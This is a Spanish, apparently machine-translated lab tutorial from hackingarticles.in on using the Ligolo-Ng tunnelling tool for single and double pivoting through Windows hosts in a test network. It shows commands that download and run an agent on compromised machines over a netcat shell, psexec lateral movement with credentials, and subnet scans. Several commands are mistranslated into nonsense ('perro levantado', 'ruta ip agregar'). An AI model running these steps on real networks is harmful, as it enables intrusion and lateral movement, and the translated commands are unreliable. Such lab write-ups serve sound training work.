



A Detailed Guide on **Ligolo-Ng**

www.hackingarticles.in

Contenido

Descripción general de Ligolo-Ng:.....3

Cinzel Ligolo V/S:3

Configuración del laboratorio.....3

Requisitos previos.....3

Configurando Ligolo-Ng.....4

Pivote único.....9

Doble pivote11

Descripción general de Ligolo-Ng:

Ligolo-Ng es una herramienta liviana y eficiente diseñada para permitir a los probadores de penetración establecer túneles a través de conexiones TCP/TLS inversas, empleando una interfaz tun. Las características notables incluyen su naturaleza codificada en GO, comportamiento similar a una VPN, proxy personalizable y agentes en GO. La herramienta admite múltiples protocolos, incluidos ICMP, UDP, escaneos ocultos SYN, detección de sistema operativo y resolución DNS, y ofrece velocidades de conexión de hasta 100 Mbits/seg. Ligolo-Ng minimiza el tiempo de mantenimiento evitando residuos de herramientas en el disco o en la memoria.

Descargar Ligolo-Ng:


Ligolo-Ng se puede descargar desde el repositorio oficial: [Ligolo-Ng Releases](#).

Cinco Ligolo V/S:

- Ligolo-Ng supera a Chisel en términos de velocidad y opciones de personalización.
- Chisel opera en un modelo servidor-cliente, mientras que Ligolo-Ng establece conexiones individuales con cada objetivo.
- Ligolo-Ng reduce el tiempo de mantenimiento evitando residuos de herramientas en el disco o en la memoria.
- Ligolo-Ng admite varios protocolos, incluidos ICMP, UDP, SYN, a diferencia de Chisel, que opera principalmente en HTTP usando un websocket.

Configuración del laboratorio


Siga la guía paso a paso para el movimiento lateral dentro de una red, que cubre técnicas de pivote simple y doble.



Requisitos previos

Obtenga el archivo 'agente' de Ligolo para Windows de 64 bits y el archivo 'proxy' para Linux de 64 bits.

Instale el archivo 'agente' en la máquina de destino y el archivo 'proxy' en la máquina atacante (Kali Linux).



Configurando Ligolo-Ng

Paso 1: Tras la adquisición de los archivos de agente y proxy, el siguiente paso implica la configuración de Ligolo-Ng. Para determinar el estado actual de la configuración de Ligolo-Ng, se emplea el comando 'ifconfig'. Para iniciar la activación, ejecute la secuencia prescrita de comandos de la siguiente manera:

```
ip tuntap agregar usuario modo raíz tun ligolo
enlace ip configurar ligolo
```

Verifique la activación de Ligolo-Ng con: comando 'ifconfig'


```

# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc prefixlen 64 scopeid 0<global>
    inet6 fe80::86e1:e886:fc7c:7001 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:cc:96:35 txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 11282 (11.0 KiB)
    RX errors 0 dropped 5 overruns 0 frame 0
    TX packets 28 bytes 6295 (6.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)~#
# ip tuntap add user root mode tun ligolo
# ip link set ligolo up
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc prefixlen 64 scopeid 0<global>
    inet6 fe80::86e1:e886:fc7c:7001 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:cc:96:35 txqueuelen 1000 (Ethernet)
    RX packets 46 bytes 14559 (14.2 KiB)
    RX errors 0 dropped 12 overruns 0 frame 0
    TX packets 28 bytes 6295 (6.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ligolo: flags=4241<UP,POINTOPOINT,NOARP,MULTICAST> mtu 1500
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Paso 2: descomprima el archivo proxy de Ligolo:

```
tar -xvzf ligalo-ng_proxy_0.5.1_linux_amd64.tar.gz
```

Este archivo proxy facilita el establecimiento de una conexión a través de Ligolo, permitiéndonos ejecutar acciones pivotantes posteriores. Para explorar la gama completa de opciones disponibles en el archivo proxy, utilice el comando 'ayuda'

```
./proxy -h
```

```
(root@kali)-[~/Downloads]
# tar -xvzf ligolo-ng_proxy_0.5.1_linux_amd64.tar.gz
LICENSE
README.md
proxy

(root@kali)-[~/Downloads]
# ./proxy -h
Usage of ./proxy:
  -allow-domains string
                        autocert authorised domains, if empty, allow all domains,
  -autocert
                        automatically request letsencrypt certificates, requires p
  -certfile string
                        TLS server certificate (default "certs/cert.pem")
  -keyfile string
                        TLS server key (default "certs/key.pem")
  -laddr string
                        listening address (default "0.0.0.0:11601")
  -selfcert
                        dynamically generate self-signed certificates
  -v
                        enable verbose mode
```

Paso 3: Las opciones que se muestran en la imagen anterior están diseñadas para incorporar varios tipos de certificados con el proxy. El enfoque elegido implica utilizar la opción '-selfcert', que opera en el puerto 11601. Ejecute el comando proporcionado, como se ilustra en la imagen adjunta a continuación:

```
./proxy -selfcert
```

```
(root@kali)-[~/Downloads]
# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | | | | |
|  _ \| | | | |
|_| \_|_|_|_|_|

Made in France ♥ by @Nicocha30!

ligolo-ng »
```

Paso 4: Al ejecutar el comando antes mencionado, Ligolo-Ng se vuelve operativo en la máquina atacante. Posteriormente, para instalar el agente Ligolo en la máquina de destino, descomprima el archivo del agente Ligolo usando el comando:

```
descomprimir ligolo-ng_agent_0.5.1_windows_amd64.zip
```

Para facilitar la transmisión de este archivo de agente al destino, establezca un servidor con el comando:

perro levantado -p 80

```
(root@kali)-[~/Downloads]
# unzip ligolo-ng_agent_0.5.1_windows_amd64.zip
Archive:  ligolo-ng_agent_0.5.1_windows_amd64.zip
  inflating: LICENSE
  inflating: README.md
  inflating: agent.exe

(root@kali)-[~/Downloads]
# updog -p 80
[+] Serving /root/Downloads ...
WARNING: This is a development server. Do not use it in
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://192.168.1.5:80
Press CTRL+C to quit
```

Paso 5: En el contexto del movimiento lateral, se ha adquirido con éxito una sesión a través de netcat.

Utilizando la conexión netcat establecida, el siguiente paso consiste en descargar el archivo del agente Ligolo en el sistema de destino.

Haciendo referencia a la imagen a continuación, ejecute la secuencia de comandos proporcionada:

```
CD de escritorio
powershell wget 192.168.1.5/agent.exe -o agente.exe
```

directorio

```
(root@kali)-[~]
# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.6] 56215

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> powershell wget 192.168.1.5/agent.exe -o agent.exe
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         1/29/2024   9:42 AM         4862976 agent.exe
-a-----         1/24/2024   9:29 AM         350096 Firefox Installer.exe

PS C:\Users\Administrator\Desktop>
```

Paso 6: Evidentemente, el archivo del agente se ha descargado correctamente. Dado que el archivo proxy está actualmente operativo en Kali, la acción posterior implica ejecutar el archivo del agente.


```
./agent.exe -conectar 192.168.1.5:11601 -ignorar-cert
```

```
PS C:\Users\Administrator\Desktop> ./agent.exe -connect 192.168.1.5:11601 -ignore-cert
```

Al ejecutar el comando especificado, se inicia una sesión de Ligolo. Posteriormente, emplee el comando 'sesión', optando por '1' para acceder a la sesión activa. Después del establecimiento de la sesión, ejecute el comando 'ifconfig' como se ilustra en la imagen proporcionada.

En particular, revela la existencia de una red interna en el servidor, indicada por la dirección IPv4 192.168.148.130/24. Este descubrimiento impulsa una mayor exploración para crear un túnel a través de esta red interna en los pasos siguientes.

```
(root@kali)-[~/Downloads]
# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601
```



```
Made in France ♥ by @Nicocha30!
```

```
ligolo-ng » INFO[0403] Agent joined. name="IGNITE\administrator@DC1"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - IGNITE\administrator@DC1 - 192.168.1.6:56241
[Agent : IGNITE\administrator@DC1] » ifconfig
```

Interface 0	
Name	Ethernet0
Hardware MAC	00:0c:29:97:10:7b
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	192.168.1.6/24


Interface 1	
Name	Ethernet1
Hardware MAC	00:0c:29:97:10:85
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::8101:2f50:11fe:ad10/64
IPv4 Address	192.168.148.130/24

Interface 2	
Name	Loopback Pseudo-Interface 1
Hardware MAC	-1
MTU	-1
Flags	up loopback multicast running
IPv6 Address	::1/128
IPv4 Address	127.0.0.1/8

```
[Agent : IGNITE\administrator@DC1] »
```


Pivotante simple

En el escenario de pivote único, el objetivo es acceder a la Red B mientras permanece dentro de los límites de la Red A.



Intentar un ping directo a la Red B revela, como se ilustra en la imagen a continuación, la imposibilidad debido a una configuración de red diferente.

```
(root@kali)-[~]
# ping 192.168.148.130
PING 192.168.148.130 (192.168.148.130) 56(84) bytes of data.
^C
— 192.168.148.130 ping statistics —
5 packets transmitted, 0 received, 100% packet loss, time 4081ms
```

Para avanzar hacia el objetivo pivotante único, se abrirá una nueva ventana de terminal.

Posteriormente, se agregará la IP interna a la ruta IP y se confirmará la adición, como se ilustra en la imagen a continuación, utilizando los siguientes comandos:

```
ruta ip agregar 192.168.148.0/24 dev ligalo
lista de rutas ip
```

```
(root@kali)-[~]
# sudo ip route add 192.168.148.0/24 dev ligolo
(rroot@kali)-[~]
# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 100
192.168.148.0/24 dev ligolo scope link linkdown
```

Regrese a la ventana de sesión del proxy Ligolo e inicie el proceso de tunelización ingresando el comando "iniciar", como se muestra en la imagen proporcionada.

```
[Agent : IGNITE\administrator@DC1] » start
[Agent : IGNITE\administrator@DC1] » INFO[0653] Starting tunnel to IGNITE\administrator@DC1
```

Al establecer un túnel en la red B, ejecutamos el comando netexec para escanear la subred de la red B, revelando una entidad adicional de Windows 10 distinta de DC1, como se muestra en la imagen.

```
(root@kali)-[~]
# nxc smb 192.168.148.0/24
SMB 192.168.148.130 445 DC1 [*] Windows 10.0 Build 17763 x64 (name:DC1)
SMB 192.168.148.132 445 MSEDGEWIN10 [*] Windows 10.0 Build 17763 x64 (name:MSED
Running nxc against 256 targets 100% 0:00:00
```

Al intentar hacer ping a la IP ahora, se observarán respuestas de ping exitosas, en contraste con los intentos fallidos anteriores. Además, se puede realizar un escaneo nmap completo, como se ilustra en la imagen a continuación.


```
(root@kali)-[~]
# ping 192.168.148.132
PING 192.168.148.132 (192.168.148.132) 56(84) bytes of data.
64 bytes from 192.168.148.132: icmp_seq=1 ttl=64 time=5.60 ms
64 bytes from 192.168.148.132: icmp_seq=2 ttl=64 time=18.0 ms
64 bytes from 192.168.148.132: icmp_seq=3 ttl=64 time=17.0 ms
^C
— 192.168.148.132 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 5.599/13.526/17.995/5.620 ms

(root@kali)-[~]
# nmap 192.168.148.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 12:09 EST
Nmap scan report for 192.168.148.132
Host is up (0.0047s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

Doble Pivote

En el proceso de doble pivote, nuestro objetivo es obtener acceso a la Red C desde la Red A, utilizando la Red B como intermediaria.



Desde la ventana de terminal recién abierta, utilice la herramienta Impacket para acceder al Windows 10 identificado con la IP 192.168.148.132. Después de esto, ejecute el siguiente conjunto de comandos para descargar el agente Ligolo en Windows 10

```
Administrador de Impacket-psexec : 123@192.168.148.132
cd c:\usuarios\público
powershell wget 192.168.1.5/agent.exe -o agente.exe
```

directorio

```

(root@kali)-[~]
# impacket-psexec administrator:123@192.168.148.132
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.148.132.....
[*] Found writable share ADMIN$
[*] Uploading file RvDSRlde.exe
[*] Opening SVCManager on 192.168.148.132.....
[*] Creating service ZblZ on 192.168.148.132.....
[*] Starting service ZblZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\users\public

c:\Users\Public> powershell wget 192.168.1.5/agent.exe -o agent.exe

c:\Users\Public> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of c:\Users\Public

01/30/2024  02:00 PM    <DIR>          .
01/30/2024  02:00 PM    <DIR>          ..
01/30/2024  02:00 PM             4,862,976 agent.exe
03/19/2019  12:59 PM    <DIR>          Documents
09/14/2018  11:33 PM    <DIR>          Downloads
09/14/2018  11:33 PM    <DIR>          Music
09/14/2018  11:33 PM    <DIR>          Pictures
09/14/2018  11:33 PM    <DIR>          Videos
               1 File(s)            4,862,976 bytes
               7 Dir(s)  27,737,616,384 bytes free

```

Posteriormente, inicie la ejecución del agente.exe. Al finalizar, se establecerá una sesión, dado que nuestro archivo proxy Lígolo ya está operativo.

```
agent.exe -conectar 192.168.1.5:11601 -ignorar-cert
```

```

c:\Users\Public> agent.exe -connect 192.168.1.5:11601 -ignore-cert
time="2024-01-30T14:10:04-08:00" level=warning msg="warning, certificate validation
time="2024-01-30T14:10:04-08:00" level=info msg="Connection established" addr="192.

```

Examine el servidor proxy Ligo-ng, aparecerá una nueva sesión, correspondiente a Windows 10, como se indica en la imagen adjunta. Ejecute el comando 'iniciar' para iniciar un túnel adicional.


```

Made in France ♥ by @Nicocha30!

ligolo-ng » INFO[0029] Agent joined. name="IGNITE\\administrator"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - IGNITE\\administrator@DC1 - 192.168.1.6:52946
[Agent : IGNITE\\administrator@DC1] » start
[Agent : IGNITE\\administrator@DC1] » INFO[0060] Starting tunnel to IGNITE\\administrator@DC1
INFO[0089] Agent joined. name="NT AUTHORITY\\SYSTEM@MSEDGEWIN10"
[Agent : IGNITE\\administrator@DC1] »
[Agent : IGNITE\\administrator@DC1] » session ←
? Specify a session : [Use arrows to move, type to filter]
> 1 - #1 - IGNITE\\administrator@DC1 - 192.168.1.6:52946
2 - #2 - NT AUTHORITY\\SYSTEM@MSEDGEWIN10 - 192.168.1.2:54637

```

Ejecute el comando 'sesión' para mostrar la lista de sesiones. Navegue por las sesiones utilizando las teclas de flecha, seleccionando la sesión deseada para acceder. En este caso, el objetivo es acceder a la última sesión, identificada como sesión 2. Seleccione esta sesión y utilice el comando 'ifconfig' para inspeccionar las interfaces. Esta acción revela una interfaz de red C adicional con la dirección 192.168.159.130/24, que refleja los detalles que se muestran en la imagen a continuación.

```

[Agent : NT AUTHORITY\\SYSTEM@MSEDGEWIN10] » session
? Specify a session : 2 - #2 - NT AUTHORITY\\SYSTEM@MSEDGEWIN10 - 192.168.1.2:54637
[Agent : NT AUTHORITY\\SYSTEM@MSEDGEWIN10] » ifconfig

```

Interface 0	
Name	Ethernet0
Hardware MAC	00:0c:29:fb:b8:d9
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::a429:d320:86d0:6290/64
IPv4 Address	192.168.148.132/24

Interface 1	
Name	Ethernet1
Hardware MAC	00:0c:29:fb:b8:e3
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::5198:3f6e:99f9:23ce/64
IPv4 Address	192.168.159.130/24

Interface 2	
Name	Loopback Pseudo-Interface 1
Hardware MAC	-1
MTU	-1
Flags	up loopback multicast running
IPv6 Address	::1/128
IPv4 Address	127.0.0.1/8

```

[Agent : NT AUTHORITY\\SYSTEM@MSEDGEWIN10] »

```

Al identificar la nueva red, el paso inicial consiste en intentar hacer ping. Sin embargo, la imagen a continuación indica una ausencia de conectividad entre Kali y la red C.

```
(root@kali)-[~]
# ping 192.168.159.130
PING 192.168.159.130 (192.168.159.130) 56(84) bytes of data.
```

Agregue la subred de la red C en la lista de rutas IP con el siguiente comando.

```
ruta ip agregar 192.168.159.0/24 dev ligalo
lista de rutas ip
```

```
(root@kali)-[~/Downloads]
# ip route add 192.168.159.0/24 dev ligolo

(root@kali)-[~/Downloads]
# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 1
192.168.148.0/24 dev ligolo scope link
192.168.159.0/24 dev ligolo scope link
```

Con la modificación de nuestra ruta IP, el siguiente paso implica agregar un oyente para atravesar la intrared y recuperar la sesión. Para incorporar al oyente, utilice el siguiente comando:

```
listener_add --addr 0.0.0.0:1234 --a 127.0.0.1:4444
```


```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4444
INFO[0242] Listener 0 created on remote agent!
```

La imagen de arriba confirma la activación del oyente. Para iniciar la tunelización, consulte las opciones disponibles mediante el comando de ayuda. Resulta evidente que es necesario detener la tunelización en curso en la sesión 1 antes de comenzar el proceso en la sesión 2. Este enfoque paso a paso facilita la transferencia de datos al oyente, que posteriormente recupera la información necesaria. Esta técnica operativa, conocida como doble pivote, implica detener la tunelización inicial en la primera sesión mediante el comando "detener". En la segunda sesión, ejecute el comando "iniciar", siguiendo los pasos ilustrados en la imagen a continuación.

```

[Agent : IGNITE\administrator@DC1] » help

```



```

Made in France ♥ by @Nicocha30!

Ligolo-ng - An advanced, yet simple tunneling tool

Commands:
clear      clear the screen
exit      exit the shell
help      use 'help [command]' for command help
ifconfig   Show agent interfaces
session    Change the current relay agent

Listeners
listener_add Listen on the agent and redirect connections to the desired address
listener_list List currently running listeners
listener_stop Stop a listener

Tunneling
tunnel_list List active tunnels
tunnel_start, start Start relaying connection to the current agent
tunnel_stop, stop Stop the tunnel

[Agent : IGNITE\administrator@DC1] » stop
[Agent : IGNITE\administrator@DC1] » INFO[0275] Closing tunnel to IGNITE\administrator@DC1
[Agent : IGNITE\administrator@DC1] » session
? Specify a session : 2 - #2 - NT AUTHORITY\SYSTEM@MSEDGEWIN10 - 192.168.1.2:59859
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » start
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » INFO[0293] Starting tunnel to NT AUTHORITY\SYSTEM@MSEDGEWIN10

```

La ejecución del doble pivote fue exitosa y su verificación se produjo mediante la utilización de crackmapexec con el comando:

```
crackmapexec smb 192.168.159.0/24
```

Siguió descubriendo Metasploitable2 dentro de la red. Esto llevó a la capacidad de realizar un escaneo de ping y nmap, aprovechando el acceso a la red adquirido, como se ilustra en la siguiente imagen:

```

(root@kali)-[~]
# crackmapexec smb 192.168.159.0/24
SMB 192.168.159.130 445 MSEDGEWIN10 [*] Windows 10.
SMB 192.168.159.129 445 METASPLOITABLE [*] Unix (name:
[*] completed: 100.00% (256/256)

(root@kali)-[~]
# ping 192.168.159.129
PING 192.168.159.129 (192.168.159.129) 56(84) bytes of data.
64 bytes from 192.168.159.129: icmp_seq=1 ttl=64 time=13.0 ms
64 bytes from 192.168.159.129: icmp_seq=2 ttl=64 time=13.0 ms
^C
